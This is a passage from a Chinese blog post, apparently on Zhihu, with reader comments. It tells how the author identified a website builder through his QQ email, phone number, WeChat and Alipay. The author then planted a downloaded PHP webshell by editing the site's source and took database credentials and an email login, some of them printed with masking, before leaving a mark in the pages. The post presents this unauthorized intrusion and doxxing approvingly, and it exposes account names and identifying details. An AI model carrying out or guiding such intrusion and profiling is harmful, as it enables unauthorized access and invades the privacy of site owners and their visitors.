
另外，我在 Google 里搜索了一下这个 QQ 邮箱，

找到一个网站（https://searchcode.com/codesearch/view/28647449/），在里面也发现了制作者的手机号（158****4200）：


查了一下这个手机号的归属地，的确是哈尔滨，看了没错啦。

然后使用微信搜索了一下这个手机号，果然绑定了微信账号，定位也是哈尔滨。






再用支付宝搜索了一下这个手机号，昵称也是 “正武”，看来的确是一个人，头像也有几分相似，支付宝账号为 506***@http://qq.com。




关于制作者的信息，不太希望深挖了，毕竟他也没有做什么坏事，之所以公开一些不太重要的信息，只是想借此机会告诉广大的建站爱好者，**注意保护好自己的个人隐私信息。**另外，我已经与他本人取得了联系，请他更换了各种密码。

下面来看看网站后台里面都有些啥有意思的东西，本来想直接上传一个木马上去，但是后台的上传文件的功能挂掉了，但是突然发现可以直接修改里面的 php 文件源码，好开心！



直接在网上下载一个 PHP 大马，将其源码粘贴进一个不影响网站整体功能的 php 文件中，挂马成功！访问挂马链接，直接获得 **webshell** 。



可以看出，网站所用的万网服务器的用户名是：**hyu1178870001，**打开 include 目录下的 conn.inc.php 文件，可以看到**数据库连接的**全部信息：


数据库服务器地址：http://hdm-001.hichina.com

数据库用户名：hdm0010623

数据库密码：e2******x1


数据库名称：hdm0010623_db

使用 PHP 大马连接数据库，成功连接。然后可以下载 mysql 数据库中的全部数据了，包括网站全部内容以及各种留言者的 IP 和邮箱等信息，但是这些东西对我没有用，毕竟我不是黑帽子哈~



然后打开了根目录下面的 guest.php 文件（这是游客留言的页面），可以看出留言信息写入数据库之后，还采用发送邮件的方式来提醒作者，这就很尴尬了，源代码中赫然出现了作者的网易邮箱的账号（lywebsite@163.com）和密码（**ima******io**），不过我尝试了一下登录，发现密码是错的，估计作者后来修改了密码。

最后，也没啥送的，就在网站的源代码中留下了一段注释，在每个页面上查看源代码就可以看见了，不影响整体页面显示。



后记：文中对于关键隐私信息均进行了加密处理，只是为了防止被坏人所利用，不过大家按照上面的步骤很轻松就可以获取到这些信息，也请大家不要轻易泄露，谢谢。

15045997.84686

「打赏我一瓶饮料吧，总结东西还是蛮辛苦的~」

还没有人赞赏，快来当第一个赞赏的人吧！

Python网络安全信息安全

文章被以下专栏收录

- **Tsing Tools**

爱编程，爱科研，爱生活

进入专栏

17 条评论

写下你的评论...

了空

厉害!我正在学习

2 小时前

无知

知乎黑客

1 小时前

peter

吓得我不敢赞了

1 小时前

于你

吓得我不敢转载

1 小时前

William quannigton

厉害👍

1 小时前

忝忝

厉害了

37 分钟前

珥宇

老哥，最后劝一句，还是打码吧

36 分钟前

隐私被怼是怎样的体验

学习了

28 分钟前

大木头

你就不能打个码。。。

1 赞

27 分钟前

Kanata

感谢！

22 分钟前

推荐阅读

- **偶遇一个钓鱼网站，于是就简单玩了一下...**

（前言：这篇文章不是像评论区的某些 dalao 所想的那样是来炫技的，更多的是来给大家科普一...查看全文

Tsing

10 天前

- **CPA税法难点：增值税**

CPA税法算不上最难的一科，也不是那么容易学的，不但税目繁杂，还有许多细节需要仔细着些。...查看全文

pjcjedu

19 天前

编辑精选

- **TI7（结）：尘归尘土归土**

寂然无声。这恐怕是Newbee敲出GG之后，绝大多数守候在屏幕前的中国观众们的反应。估计这也是...查看全文

逸權的小豆

23 天前

编辑精选发表于 DOTA2中有趣的赛事和选手拉

- **唐七成被告！《三生三世十里桃花》游戏改编权成疑**

近日，海淀法院发布案件快报，因对《三生三世十里桃花》的游戏改编权产生争议，北京春天互娱...查看全文

朱骏超律师

22 天前

编辑精选发表于 诺诚游戏法评论